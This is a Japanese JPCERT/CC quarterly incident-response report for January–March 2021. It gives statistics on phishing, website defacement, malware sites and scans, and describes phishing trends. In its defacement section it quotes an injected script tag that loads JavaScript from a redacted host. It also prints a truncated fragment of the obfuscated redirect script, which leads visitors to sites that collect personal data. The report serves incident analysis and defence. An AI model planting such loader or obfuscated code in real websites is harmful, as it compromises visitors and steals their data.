JPCERT CC®

JPCERT/CC インシデント報告対応レポート

2021 年 1 月 1 日 ～ 2021 年 3 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2021 年 4 月 15 日

JPCERT CC®

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピューターセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2021 年 1 月 1 日から 2021 年 3 月 31 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］

	1 月	2 月	3 月	合計	前四半期合計
報告件数 (注 2)	4,237	2,727	2,665	9,629	13,066
インシデント件数 (注 3)	2,439	2,086	2,583	7,108	7,429
調整件数 (注 4)	1,235	1,215	1,555	4,005	4,220


（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。

（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。


（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、9,629 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 4,005 件でした。前四半期と比較して、報告件数は 26%減少し、調整件数は 5%減少しました。また、前年同期と比較すると、報告数は 48%増加し、調整件数は 2%減少しました。

［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月次の推移を示します。



［図 1：インシデント報告件数の推移］



［図 2：インシデント調整件数の推移］


【参考】統計情報の年度比較

2020 年度を含む過去 5 年間の年度ごとの報告件数を［表 2］に示します。なお、各年度は 4 月 1 日から翌年の 3 月 31 日までとしています。

［表 2：年間報告件数の推移］

年度	2016	2017	2018	2019	2020
報告件数	15,954	18,141	16,398	20,147	46,942

2020 年度に寄せられた報告件数は 46,942 件でした。前年度の 20,147 件と比較して、133%増加しています。［図 3］に過去 5 年間の年間報告件数の推移を示します。




［図 3：年間報告件数の推移（年度比較）］

2020 年度を含む過去 5 年間の年度ごとの調整件数を［表 3］に示します。

［表 3：調整報告件数の推移］

年度	2016	2017	2018	2019	2020
調整件数	10,641	8,891	9,835	14,586	17,233

2020 年度に調整を行った件数は 17,233 件でした。前年度の 14,586 件と比較して、18%増加しています。［図 4］に過去 5 年間の年間調整件数の推移を示します。




［図 4：年間調整件数の推移（年度比較）］

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、各インシデントカテゴリーに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期に報告を受けたインシデントの件数のカテゴリーごとの内訳を［表 4］に示します。また、内訳を割合で示すと［図 5］のとおりです。

［表 4：報告を受けたインシデントのカテゴリーごとの内訳］


インシデント	1 月	2 月	3 月	合計	前四半期合計
フィッシングサイト	1,775	1,375	1,681	4,831	5,015
Web サイト改ざん	130	70	82	282	404
マルウェアサイト	47	31	60	138	324
スキャン	305	339	441	1,085	1,086
DoS/DDoS	0	1	1	2	5
制御システム関連	0	0	0	0	0
標的型攻撃	1	5	1	7	10
その他	181	265	317	763	585




［図 5：報告を受けたインシデントのカテゴリー別割合］

フィッシングサイトに分類されるインシデントが 68.0%、スキャンに分類される、システムの弱点を探索するインシデントが 15.3%を占めています。


［図 6］から［図 9］に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンのインシデントの過去 1 年間の月次の推移を示します。




［図 6：フィッシングサイト件数の推移］



［図 7：Web サイト改ざん件数の推移］




［図 8：マルウェアサイト件数の推移］



［図 9：スキャン件数の推移］

［図 10］にインシデントのカテゴリーごとの件数および調整・対応状況を示します。



[図 10：インシデントのカテゴリーごとの件数と調整・対応状況]

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 4,831 件で、前四半期の 5,015 件から 4%減少しました。また、前年度同期（3,839 件）との比較では、26%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 2,585 件となり、前四半期の 2,635 件から 2%減少しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,700 件となり、前四半期の 1,629 件から 4%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 5］、国内・国外ブランドの業界別の内訳を［図 11］に示します。

［表 5：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	951	720	914	2,585(54%)
国外ブランド	634	494	572	1,700(35%)
ブランド不明 (注 5)	190	161	195	546(11%)
全ブランド合計	1,775	1,375	1,681	4,831

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 11：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランドでは E コマースサイトを装ったものが 77.6%、国内ブランドでは金融機関のサイトを装ったものが 61.4%で，それぞれ最も多くを占めました。

国外ブランドを装ったフィッシングサイトは、特定の通販サイトに偽装したフィッシングサイトが多く、国内ブランドに関しては、金融機関のサイトを装ったフィッシングサイトが増加傾向にありました。

フィッシングサイトのドメインには、正規サイトのドメインやブランド名の後にランダムな文字列をつなげた.com や.top、.xyz、.buzz ドメインが多く使われていました。

また、国内の特定の金融機関を装ったフィッシングサイトの中には、検知を免れるためか、モバイルデバイス以外からアクセスすると、当該機関のサイトとは無関係のコンテンツを表示させるものや、サイトが表示されるまでの時間を意図的に長く設定していると思われるものがいくつかありました。

フィッシングサイトの調整先の割合は、国内が 23%、国外が 77%であり、前四半期（国内が 23%、国外が 77%）と比べて調整の割合は同じでした。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、282 件でした。前四半期の 404 件から 30%減少しています。

本四半期は、改ざんされた Web サイトから不審な Web サイトへ JavaScript によって転送される報告が複数寄せられました。改ざんされた Web サイトには、［図 12］のようなスクリプトタグが埋め込まれていて、不正な JavaScript ファイルをブラウザーに読み込ませるようになっていました。

```
<script type="text/javascript" src="http://[redacted]/trd"></script>
```

［図 12：不正な JavaScript ファイルが埋め込まれたページ例］

［図 12］のスクリプトタグで読み込まれる JavaScript ファイルは、［図 13］および［図 14］のように難読化されていました。Referer ヘッダーの値をチェックし、検索エンジンからのアクセスの場合に、［図 15］のような JavaScript を含む Web ページに誘導するようになっており、さらに複数の Web ページに遷移させた後、最終的に個人情報の収集を目的とする不審な Web サイトにアクセスさせます。

```
var _0x1a14=['\x77\x61\x72\x6e','\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72','\x6c\x6f\x67','\x74\x72\x61\x63\x65','\x74\x65\x73\x74','\x5e\x28\x5b\x5e\x20\x5d
\x2b\x28\x20\x2b\x5b\x5e\x20\x5d\x2b\x29\x2b\x29\x2b\x5b\x5e\x20\x5d\x7d','\x6f\x70\x6f\x73','\x73\x74\x72\x69\x6e\x67','\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f','
\x70\x72\x6f\x74\x6f\x74\x79\x70\x65','\x64\x65\x62\x75','\x77\x68\x69\x6c\x65\x20\x28\x74\x72\x75\x65\x29\x20\x7b\x7d','\x73\x65\x61\x72\x63\x68\x65\x72\x73','
